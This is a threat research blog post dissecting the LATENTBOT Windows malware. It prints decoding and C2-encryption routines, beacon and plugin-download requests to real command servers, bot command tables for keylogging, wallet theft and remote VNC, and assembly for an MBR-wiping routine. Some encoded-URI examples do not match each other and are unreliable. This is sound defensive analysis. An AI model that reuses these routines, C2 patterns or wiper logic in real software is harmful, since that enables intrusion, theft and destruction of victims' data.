LATENTBOT: Trace Me If You Can

Threat Research Blog

December 11, 2015 | by Taha Karim, Daniel Regalado | Botnets
Botnet
Botnets
Botnets

FireEye Labs recently uncovered LATENTBOT, a new, highly obfuscated BOT that has been in the wild since mid-2013. It has managed to leave hardly any traces on the Internet, is capable of watching its victims without ever being noticed, and can even corrupt a hard disk, thus making a PC useless.

Through our Dynamic Threat Intelligence (DTI), we have observed multiple campaigns targeting multiple industries in the United States, United Kingdom, South Korea, Brazil, United Arab Emirates, Singapore, Canada, Peru and Poland – primarily in the financial services and insurance sectors. Although the infection strategy is not new, the final payload dropped – which we named LATENTBOT – caught our attention since it implements several layers of obfuscation, a unique exfiltration mechanism, and has been very successful at infecting multiple organizations.

Some of the main features of LATENTBOT are listed below:

a)   Multiple layers of obfuscation
b)   Decrypted strings in memory are removed after being used
c)   Hiding applications in a different desktop
d)   MBR wiping ability
e)   Ransomlock similarities such as being able to lock the desktop
f)   Hidden VNC Connection
g)   Modular design, allowing easy updates on victim machines
h)   Stealth: Callback Traffic, APIs, Registry keys and any other indicators are decrypted dynamically
i)   Drops Pony malware as a module to act as infostealer

LATENTBOT Overview

Stealth being one of its traits, LATENTBOT will only keep malicious code in memory for the short time that is needed. Most of the encoded data is found either in the program resources or in the registry. A custom encryption algorithm is shared across the different components, including in encrypting its command and control (CnC) communications. Due to this, its family binaries are detected with a generic name such as Trojan.Generic:

https://www.virustotal.com/en/file/39af310076282129e6a38ec5bf784ff9305b5a1787446f01c06992b359a19c05/analysis/

LATENTBOT itself is not targeted in nature – it has been observed in multiple industries – but it is selective in the types of Windows systems to infect. For example, it won't run in Windows Vista or Server 2008. LATENBOT also uses compromised websites as CnC infrastructure, making infection easier and detection harder.

Based on passive DNS information and similar samples found in the wild, it is possible that LATENTBOT was created around mid-2013. Throughout the course of 2015, we observed multiple successful infection campaigns, as seen in Figure 1.

Figure 1: Targeted Countries and LATENTBOT CnC Locations

Infection Vector

The preliminary steps to infect victims with LATENTBOT already contains multiple layers of obfuscation as described in Figure 2: Infection Phase.


Figure 2: Infection Phase

Step 1

Malicious emails containing an old Word exploit are created with the Microsoft Word Intruder[1] (MWI) builder and sent to the victims.

Step 2

When the attached Word document is opened, an embedded malicious executable runs, beaconing to the MWISTAT Server (see Figure 3) for two main purposes:

1. Campaign tracking
2. Second stage binary download

```
GET /1/img.php?id=23963970&act=2 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2; .NET4.0C; .NET4.0E)
Host: 1stopgameonline.com
Connection: Keep-Alive
```

Figure 3: MWI Beacon

During our analysis, the Word documents downloaded LuminosityLink as the second stage binary. LuminosityLink is a full-featured RAT that has the ability to steal passwords, record keystrokes, transfer files and activate attached microphones or webcams.

Step 3

Since LuminosityLink is a RAT that offers multiple capabilities to fully control the infected box, it is surprising that the RAT downloaded another payload from a secondary CnC at emenike[.]no-ip.info (180.74.89.183). This new module is LATENTBOT which offers new capabilities that will be detailed in this report.

Dissecting LATENTBOT

The analysis will concentrate on the third stage LATENTBOT binary lsmm.exe (af15076a22576f270af0111b93fe6e03) dropped in Step 3 above, but we are far from the final stage. Another similar binary that was part of our analysis is aya.exe (1dd0854a73288e833966fde139ffe385), which performs the same actions. Let's take an in-depth look at this interesting piece of malware.

LATENTBOT is an obfuscated .NET binary, which contains an encoded resource object. This object is the fourth stage payload that is decoded using the algorithm seen in Figure 4.

```
SdFZHCaBf7ytVnRoos = new byte[] { 0x4a, 0x53, 0x49, 0x4c, 0x7a, 0x43,
0x77, 0x58, 0x42, 0x53, 0x72, 0x51 };

public static object QvaTg9oevO5Im()
{
  byte[] buffer = (byte[]) fxQaHifDYd9RwQlZ3Nsiw.GetObject("F9FwLiiVlrznz68mka");
  int num2 = buffer.Length - 1;
  for (int i = 0; i <= num2; i++)
  {
    object left = buffer[i];
    object right = SdFZHCaBf7ytVnRoos[i % SdFZHCaBf7ytVnRoos.Length];
    buffer[i] = Conversions.ToByte(Operators.XorObject(left, right));
  }
  return buffer;
}
```

Figure 4: XOR routine to decode embedded resource

The fourth stage payload is also a .NET binary protected and obfuscated with ConfuserEx v0.5.0-10-g6ebeec5.The fourth stage binary will open the .NET programs: RegAsm.exe and CvTres.exe from %windir%\Microsoft .Net\Framework\v2.050727\ and use process hollowing to replace them with malicious code in memory.

The CvTres.exe process is replaced with a Visual Basic UPX-packed binary extracted from the binary's resources, as seen in Figure 5.

```
buffer3 = (byte[]) getres(strArray[20], false);
byte[] data = PolyDeCrypt(ref buffer3, k);
Mexecute.Replace(Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "Cvtres.exe"), " -" +
str20, data, true, false);
```

Figure 5: Process hollowing to replace the contents of CvTres.exe in memory

The binary creates a registry key for persistence with the hardcoded binary name dlrznz68mkaa.exe (a copy of the original aya.exe) at the location shown in Figure 6:

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load

Figure 6: LATENTBOT persistence

The folder aFwLiiV and filename dlrznz68mkaa.exe are hardcoded in the resources section of the Confuser .NET binaries. Figure 7 shows the resources content from aya_decrypted.exe.


Figure 7: Confuser .NET resources showing malicious directory and file name

RegAsm.exe will be replaced in memory with a shellcode loader that opens %windir%\system32\svchost.exe and uses the same process hollowing technique to load a second shellcode loader that eventually will decode and execute a fifth stage Delphi binary in memory.

At this point, let's see the new stages discovered in Figure 8:

Figure 8: The many stages of LATENTBOT

Figure 9 shows a quick view of one of the decoder functions inside the second shellcode loader that eventually decrypts the fifth stage Delphi Binary:


Figure 9: Complex decoder function

Fifth Stage Delphi Binary

This is another launcher that uses the same process hollowing technique we saw previously to execute the sixth stage binary in another instance of svchost.exe. This new binary is encoded in the resources section and decoded at runtime with the function from Figure 10.

```
key = (arg4 + 4);
if ( a2 == size )  {
        resources_ptr = a1;
        for ( i = a3; a2; --a2 )   {
                decoded_byte = *(_BYTE *)resources_ptr ^ HIBYTE(key);
                *(Dst_Buff + i) = decoded_byte;
                key = HIWORD(v9) + v9 * (key + decoded_byte);
                ++resources_ptr;
                i++;
        }
        result = 1;
}
else  {   result = 0;}
```

Figure 10: Decoder for sixth stage binary

The process tree at this point with aya.exe, RegAsm.exe and the two instances of svchost.exe can be seen using the Process Explorer tool in Figure 11, with the sixth stage being suspended:

Figure 11: Multiple Injections View

Sixth Stage Delphi Binary

The sixth stage is highly obfuscated; multiple encoded strings can bee seen which represent API function names, CnC IP, POST/GET parameters, HTTP headers, processes names, and so on, all of which are decrypted at runtime.

First the malware will performs several validations. If the Windows OS version is 6.0 (Windows Vista, Windows Server 2008) or if the malware's parent process is not svchost.exe or explorer.exe (see Figure 12) then it will exit.

Running Out of Battery?

If LATENTBOT is running on a laptop, it will query the battery status via GetSystemPowerStatus and if the battery is running Low or Critical, it will call SetThreadExecutionState try to prevent the system from sleeping or turning the display off.

Figure 12: Processes names decrypted to be validated

Is the BOT_Engine plugin installed?

Now LATENTBOT will check if its plugins are already downloaded by querying the registry key below which should contain subkeys with the encrypted modules:

HKCU\Software\Google\Update\network\secure

If plugins are found, LATENTBOT will proceed to load BOT_ENGINE, which is the main module (described in more detail below). Otherwise, it will download the required plugins from a CnC server as explained in the next section.

Data Exfiltration

If the plugins were not found, LATENTBOT will proceed to download them, but it will first validate that the connection to the CnC server is alive by making the TTP request shown in Figure 13:

```
GET / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: 46.165.246.234
Cache-Control: no-cache
```
Figure 13: LATENTBOT initial beacon

LATENTBOT then verifyies that the HTTP response is one of the following:

- 200: The requested resource was found
- 302: Found but in a different URI (Redirection)
- 307: Similar to 302

If none of the valid HTTP responses shown above are received, it will try to connect again every 20 seconds indeterminately.

Assuming a valid HTTP response was received, LATENTBOT will proceed to generate a beacon. First, the URI is generated based on information from the infected host; two examples are shown below:

forum?datael=US-20-503634784811&ver=4006&os=2&acs=0&x64=0&gr=load-1.7.1.20&random=wopvrudsks

forum?datael=US-70-347126827175&ver=4006&os=5&acs=0&x64=0&gr=load-1.7.1.20&random=dbvcwhctdn

Where:
- All the GET parameters are decoded at runtime. For example, tgsz0D decodes to &gr.
- datael: <locale>-<OS_Version>-<random_number>, where <OS_Version> is one of the following:
  o 10 = Windows 2000 (5.0)
  o 20 = Windows XP (5.1)
  o 30 = Windows XP 64-Bit, Windows Server 2003/R (5.2)
  o 40 = Windows Vista, Windows 2008 (6.0)
  o 70 = Windows 7, Windows Server 2008 R2 (6.1)
  o 80 = Windows 8, Windows Server 2012
  o 90 = Windows 8.1, Windows Server 2012 R2
- random and the <random_number> used by datael are set dynamically. For random, 10 characters are randomly selected from the buffer **abcdefghijklmnopqrstuvxyz**. datael randomly selects 12 integers from the buffer **012345678901234567891234678**. The seed is initialized with the Delphi function **Randomize()** and the Delphi **Random()** function is called on each loop iteration, making the callback different on each request.
  o Note: The <random_number> is stored in the following registry key (created at runtime): \HKCU\Software\Adobe\Adobe Acrobat\data
- os: Windows OS Major version, using the same codes as OS_Version above.
- acs: possible values are 1 or 0. 1 is used if the malware is running under SYSTEM privileges.
- x64: flag identifying the OS architecture.
- The ver and gr parameter values are hardcoded.

Then the URI is encoded using a three steps algorithm. The following will describe each step:

Step 1: Custom substitution routine

This routine substitutes valid URI characters using custom hardcoded lookup tables, depending on the usage (encoding/decoding) different lookup tables are used. Figure 14 shows the lookup table used during the decoding phase:

Figure 14: Decoding lookup table

This routine encodes/decodes one WORD at a time, each byte is shifted right or left depending on the need (encoding/decoding) with a specific value depending on the byte position as shown in Table 1:

Byte position	Shift value
1st byte (High order word, MSB)	N/A
2nd byte (High order word, LSB)	0x6
3rd byte (Low order word, MSB)	0xC
4th byte (Low order word, LSB)	0x12

Table 1: Shift values

The result is added after each shift, as shown in Figure 15.

```
eax = lookup_table[ord(substr[0])]
edx = lookup_table[ord(substr[1])]
edx = edx << 0x6
eax = eax + edx
edx = 0
edx = lookup_table[ord(substr[2])]
edx = edx << 0x0c
eax = eax + edx
edx = 0
edx = lookup_table[ord(substr[3])]
edx = edx << 0x12
eax = eax + edx
```

Figure 15: Shift calculations

Note: For encoding, depending on a parameter, the substitution routine can choose from three different lookup tables; for this sample, only one lookup table was used every time.

Step 2: XOR Modifier

The substituted data is passed is passed ot the XOR modifier shown in Figure 16.

```
def xor_modifier(modifier, data):
    result = ""
    for i in range(len(data)):
        result += chr((data[i] ^ (modifier >> 8)) & 0xFF)
        modifier += data[i];
        modifier *= 0x0CE6D;
        modifier += 0x58BF;
    return result
```

Figure 16: XOR Modifier routine

Different XOR modifiers are used as shown in Table 2:

XOR Modifier	Encrypts/Decrypts
0xBB8	Windows APIs
0x264D	URI sent to C2
0x1918	Data received from C2
0x2328	Module names in the Registry

Table 2: XOR modifier

The same XOR modifier algorithm has been used by iBanking/TauSpy Android malware[2].

Step 3: Base64 encoding

The resulting encoded URI is then base64 encoded.

The whole algorithm can be expressed as follows:

Encryption:

encoded_uri = **base64_encode(substitute (xor_modifier**(modifier, plain_text_uri)))

Decryption:

plain_text_uri = **xor_modifier**(modifier, s**ubstitute(base64_decode**(encoded_uri)))

By applying the substitution and XOR algorithms described above to the original URI:

forum?datael=US-20-503634784811&ver=4006&os=2&acs=&x64=0&gr=load-1.7.1.20&random=wopvrudsks

we get the following encoded URI:

Adl7k+v9qQGCaZti0LS9v++uFb6axeFE2twthNT9s3K6/oG0xjQS2Gqk+Udja91kch3nwphGANCtdr83tXSAaLJEi/qmG3xmKKPwR8lFncN9i93yfHRx

This URI is transformed with standard Base64 encoding, resulting in:

QWRsN2srdjlxUUdDYVp0aTBMUzl2Kyt1RmI2YXhlRkUydHd0aE5UOXMzSzYvb0cweGpRUzJHcWsrVWRqYTkxa2NoM253cGhHQU5DdGRyODN0WFNBYUxKRWkvcW1HM3hmKKPwR8lFncN9i93yfHRx

Which finally is used to send the beacon shown in Figure 17:

```
GET
/QWRsN2srdjlxUUdDYVp0aTBMUzl2Kyt1RmI2YXhlRkUydHd0aE5UOXMzSzYvb0
cweGpRUzJHcWsrVWRqYTkxa2NoM253cGhHQU5DdGRyODN0WFNBYUxKRWkvcW1HM
3htS0tQd1I4bEZuY045aTkzeWZIUnhGUTJFQkM= HTTP/1.1
Accept: text/*,
QWRsN2srdjlxUUdDYVp0aTBMUzl2Kyt1RmI2YXhlRkUydHd0aE5UOXMzSzYvb0c
weGpRUzJHcWsrVWRqYTkxa2NoM253cGhHQU5DdGRyODN0WFNBYUxKRWkvcW1HM3
htS0tQd1I4bEZuY045aTkzeWZIUnhGUTJFQkM=, 46.165.246.234,
_^[ ..., .U..E }., ..., ......X...3.ZYYd..h>.A, ...,
..., .|....._^[..]., ...
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Trident/5.0)
Host: 46.165.246.234
Cache-Control: no-cache
```

Figure 17: Fully encoded LATENTBOT beacon

The CnC replies with:

MDVvWVc2K3J5ZGV4ZlNyM0lycjQ5TFhkSnBmZWJTbms1Zkx0aEQzNWxqaFlqVS9XczN4MTNqV1RQOWtHWUF1ZERidzdkR0ZOdjI1UHAzT1p

The decoded URI yields:

mod:http://46.165.246.234/m/:Bot_Engine-A35CB08FB078051B27894BCD380EAC43-229376-018701-881384-8;

Which is actually the name of a module (Bot_Engine, and a unique ID) to be downloaded later during execution.

Downloading the Plugins

At this point, LATENTBOT is ready to start downloading the different plugins by sending the beacon shown in Figure 18:

GET /m/484588.zip HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: 37.220.9.229
Cache-Control: no-cache

Figure 18: LATENTBOT download beacon

The modules names pretend to be ZIP files but are in fact encoded data that is saved into the registry key secure as shown in Figure 19.


Figure 19: Registry keys storing the malicious plugins

Decrypting the plugin names using the XOR modifier algorithm from Figure 16 with modifier 0x2328 gives the following module names:
1. hdtWD3zyxMpSQB = **Bot_Engine**
2. QdW/DoI2F9J = **Security**
3. RRrIibQs+WzRVv5B+9iIys+17huxID = **Remote_desktop_service**
4. VRWVBM6UtH6F+7UcwkBKPB = **Vnc_hide_desktop**
5. zRlBb9ofmNVErtdu = **Pony_Stealer**

The registry values shown at the bottom of Figure 19 have a specific purpose depending on the plugin being used. The values can be used as status or integrity-check flags or used to store encoded binaries.

Figure 20 is a diagram showing how the plugins will be loaded:

Figure 20: Plugins Architecture

InjectionHelper

A new DLL (InjectionHelper, see Figure 20) is decoded from the resources of the sixth stage Delphi binary and loaded to the current process via BTMemoryLoader, which will eventually load (via the jMex export) the main plugin BOT_ENGINE.
The main purpose of InjectionHelper is to load svchost.exe and replace it in memory – via the process hollowing technique – with the binary supplied as an argument. This DLL is actually used by other plugins any time a new binary needs to be loaded in memory.

Once InjectionHelper loads the BOT_ENGINE plugin, it will re-inject itself into new instances of svchost.exe multiple times before commencing execution, as seen in Figure 21.


Figure 21: BOT_ENGINE process hollowing chain

Plugins Description

BOT_ENGINE & SECURITY

BOT_ENGINE is the main plugin responsible for loading the rest of the plugins. The loading technique is the same as previously documented using the BTMemoryLoader Library. BOT_ENGINE communicates closely with the SECURITY module. The SECURITY module checks the system to see if any antivirus solution was installed, using a list of AV products' default installation paths (see Appendix 1). This list is encrypted with the algorithm from Figure 16 using the modifier 0xBB8.

If an AV is found on the system, the callback will include a GET parameter av=<number> (e.g., Avast will be av=1).

There is also a check for GPUs with EnumDisplayDevice that tries to detect display cards from NVidia, ATI and Radeon and report the result with the vidtype parameter:
3 possible values:
• vidtype=1 for NVidia
• vidtype=2   for ATI or Radeon
• vidtype=0 for none of the above

BOT_ENGINE is a Delphi program similar to the sixth stage Delphi loader, but with patched stubs and new threads to do specific tasks. It extracts data from resources and verifies their signature using a public key embedded in the malware.

Extracting the public key

A key BLOB was imported via CryptImportKey API. The BLOB contains a 2048-bit RSA public key used to verify signatures.

Following the BLOB Header, we can find the 2048 bits RSA public key as shown in Figure 22.

Figure 22: Public key BLOB Structure in memory

Other GET parameters that may be sent are shown in Table 3.

Get Parameter	Role
dom	Possible values 1 or 0 information whether or not the infected host is connected to a domain using the `NetWkstaGetInfo` switch
errcode	Informing the C2 if any errors were encountered during plugin installation or resources signature verification
note	Whether or not the host battery charge status is set to charging.

Table 3: Other GET Parameters

After BOT_ENGINE is successfully installed and all the different checks are performed, a query is sent back to the CnC with the status of plugin installation along with any errors identified. The plugin GET parameter holds the plugin name.

Here is an example of a plain text beacon after the BOT_ENGINE plugin is successfully installed:

forum?data=US-20-164346373561&ver=4006&os=2&av=19&acs=&x64=0&gr=engine-1.7.1.20-s&li=load-1.7.1.20&plugins=Bot_Engine-881384-8&errcode=0&bk=0&note=0&dom=1&sockslog=0&vidtype=0&random=deabaotabf

Supported BOT_ENGINE commands are listed in Table 4:

Command	Action
testapi	Empty test. A string "ok" is sent to the C2 to inform that the API is working.
get_id	Opens the registry and send the bot ID previously stored.
restart	Set SeShutdown privilege to the current process and restart the host
shutdown	Set SeShutdown privilege to the current process and shutdowns the host
logoff	Set SeShutdown privilege to the current process and logoff
get_label_engine	Send BOT_ENGINE ID
get_label_load	Send Engine label here: load-1.7.1.20
get_plugin_list	Get the plugin list from the registry and sends it to C2
plugin_stop_all	Kills all the svchost.exe instances running the plugins, thus stop them all.
plugin_restart_all	Restart the plugins
plugin_clear_storage	Delete the stored registry keys for the plugin
stop_engine_and_plugins	Stops the BOT_ENGINE and the plugins
uninstall_all	Uninstall BOT_ENGINE and the plugins
get_version	Same value as GET parameter &ver= : 4006 hardcoded
plugin_stop	Stop a specific plugin
plugin_stop_and_uninstall	Stop a specific plugin and uninstall it
plugin_uninstall	Uninstall a specific plugin
plugin_start	Starts a plugin
plugin_start_auto	Starts a plugin automatically
plugin_stop_auto	Starts a plugin automatically
get_plugin_start	Check if a plugin was started

Table 4: BOT_ENGINE CnC Commands

PONY Plugin
This plugin is a recent version of Pony Stealer 2.0 malware that comes with BITCOIN support to steal Bitcoin wallets as seen in Figure 23.

Figure 23: Bitcoin wallet

It looks for wallets for different cryptocurrencies (similar to VNC Plugin). Refer to List of Bitcoin Wallets and Currencies 1.

VNC Plugin

The VNC Plugin is actually more than what its name suggests - it has multiple features:

• Implements a keylogger
• ICMP Requests
• MBR Wiper

- Hidden VNC Remote Desktop
- Manipulate the desktop
- Intercept mouse events

Supported VNC module commands are listed in Table 5.

Command	Action
killosanduninstalls	MBR Wiper, Deletes all instances of the malware from Registry and File System and finally forces a Reboot
ClearTemp	Delete all files from temp directory
newvn	Injects a VNC process inside svchost
EWX_REBOOT	Reboot the machine
EWX_LOGOFF	Logoff current user
EWX_SHUTDOWN	Shutdown victims machine
Disablerds (Remote Data Service)	Sets RDS registry key 000 to 0x42
getinstallpluginlist	Get the plugin list from the registry and sends it to C2
uninstallbot	Remove any presence from Registry, File System and Memory
startkey	Start Keylogger
stopkeylog	Delete keylogger from the system
sendkey	Send keylog data to the C2
clearkeylog	Delete keylog file from the system
findgold	Search for Bitcoin-related data in the system
Explorer_restart	Restart Explorer process
Locked	Disable mouse events
Unlocked	Re-enable mouse events
sendCtrlAltDel	Sends Ctrl+Alt+Delete combination to the victim's system

Table 5: VNC Plugin BOT Commands

Note: For every command executed, the BOT will send the encrypted status result to the CnC.

VNC Plugin command:killosanduninstalls

When this command is executed, the following steps will occur:

1. The malicious MBR wiper will be extracted and decoded from the VNC plugin's resources and then injected into a new instance of svchost.exe via the InjectionHelper The MBR Wiper overwrites the first 512 bytes of the hard drive represented by \\.\Physicaldrive0 and exits the injected process.
2. The parent process will proceed to delete any traces of the malware from the registry and file system.
3. Malicious process running are terminated.
4. Then the status message "**kill os function started + uninstall + shutdown mashine from 10 sec …**" is sent to the CnC
5. Finally a reboot is forced via the ExitWindowsEx API leaving the infected PC useless. A quick overview of this process is shown in Figure 24.

```
mov     eax, edi
call    InjectMBR_DeleteTraces_1410CA70
push    0
lea     edx, [ebp+var_14]
mov     eax, offset _str_GRIv.Text
call    ToDecoder_14090188
push    [ebp+var_14]
push    offset _str___94.Text
lea     edx, [ebp+var_18]
mov     eax, offset _str_kill_os_function_started.Text
call    ToDecoder_14090188
push    [ebp+var_18]
lea     eax, [ebp+var_10]
mov     edx, 3
call    @System@@LStrCatN$qqrv ; System::__linkproc__ l
mov     ecx, [ebp+var_10]
mov     edx, ebx
mov     eax, esi
call    sendMsg_140EC9A0
mov     eax, 5          ; uFlags
call    ExitWindowsEx_141097B4
jmp     loc_1410D82E
```

Figure 24: Killing the infected PC

The MD5 of the MBR Wiper (**4d0b14024d4a7ffcff25f2a3ce337af8**) was submitted to VirusTotal 7 times - from Russia - beginning in July 2013 and it has zero AV detections.

Running VNC

By running the VNC Plugin module on a system, it is possible to simply watch the end user (the victim, in this case) while going unnoticed. This differs from a normal RDP session, which would log off the end user and make the activity easy to identify.

The encoded VNC Plugin is stored in the registry under the key:

HKCU\Software\Google\Update\network\secure\

This key stores multiple encrypted subkeys as shown in Figure 19. The binary will be decoded and injected into svchost.exe via the InjectionHelper. The IP to connect to is encoded in the Resources section.

Before injecting the VNC Plugin, LATENTBOT will search for the following VNC processes running in the system and kill them to avoid conflicts:

- tvnserver.exe – TightVNC Software
- winvnc.exe – UltraVNC Software
- vncserver.exe – RealVNC Software
- vncservice.exe – RealVNC Software

VNC Plugin command: getinstallpluginlist

When this command is executed, the plugin list will be extracted from the registry, as already described. The registry values will be separated by a dash and the plugins by a comma. The data will then be encrypted and sent to the CnC server.

Figure 25 is an example of this decrypted plugin list:

```
remote_desktop_service-B80C43404408FA03B38CDADA604C572C-1259008-366978-429577-
2,security-195510F97BCB1587ADFB547A2D37D283-96768-506890-282661-
2,vnc_hide_desktop-142B2609374441941880C0B590E49A98-229376-842723-607445-47,
```
Figure 25: Plugin list data decrypted in memory

VNC Plugin command: findgold

This searches the registry recursively starting at HKCU\Software\Classes for strings such as Bitcoin or TrueCrypt. It also searches the file system starting at %APPDATA%\Roaming and $APPDATA\Roaming\Bitcoin for wallet.dat, MultiBit or Electrum. See Figure 23 in the appendix for a full list of search terms.

VNC Plugin command: sendCtrlAltDel

This functionality is implemented by loading as_sas32.dll and calling its sendCtrlAltDel export.

Information Gathering

The plugin will gather system information and report it to the CnC server only, without using this to stop a process, which might trigger an alert.

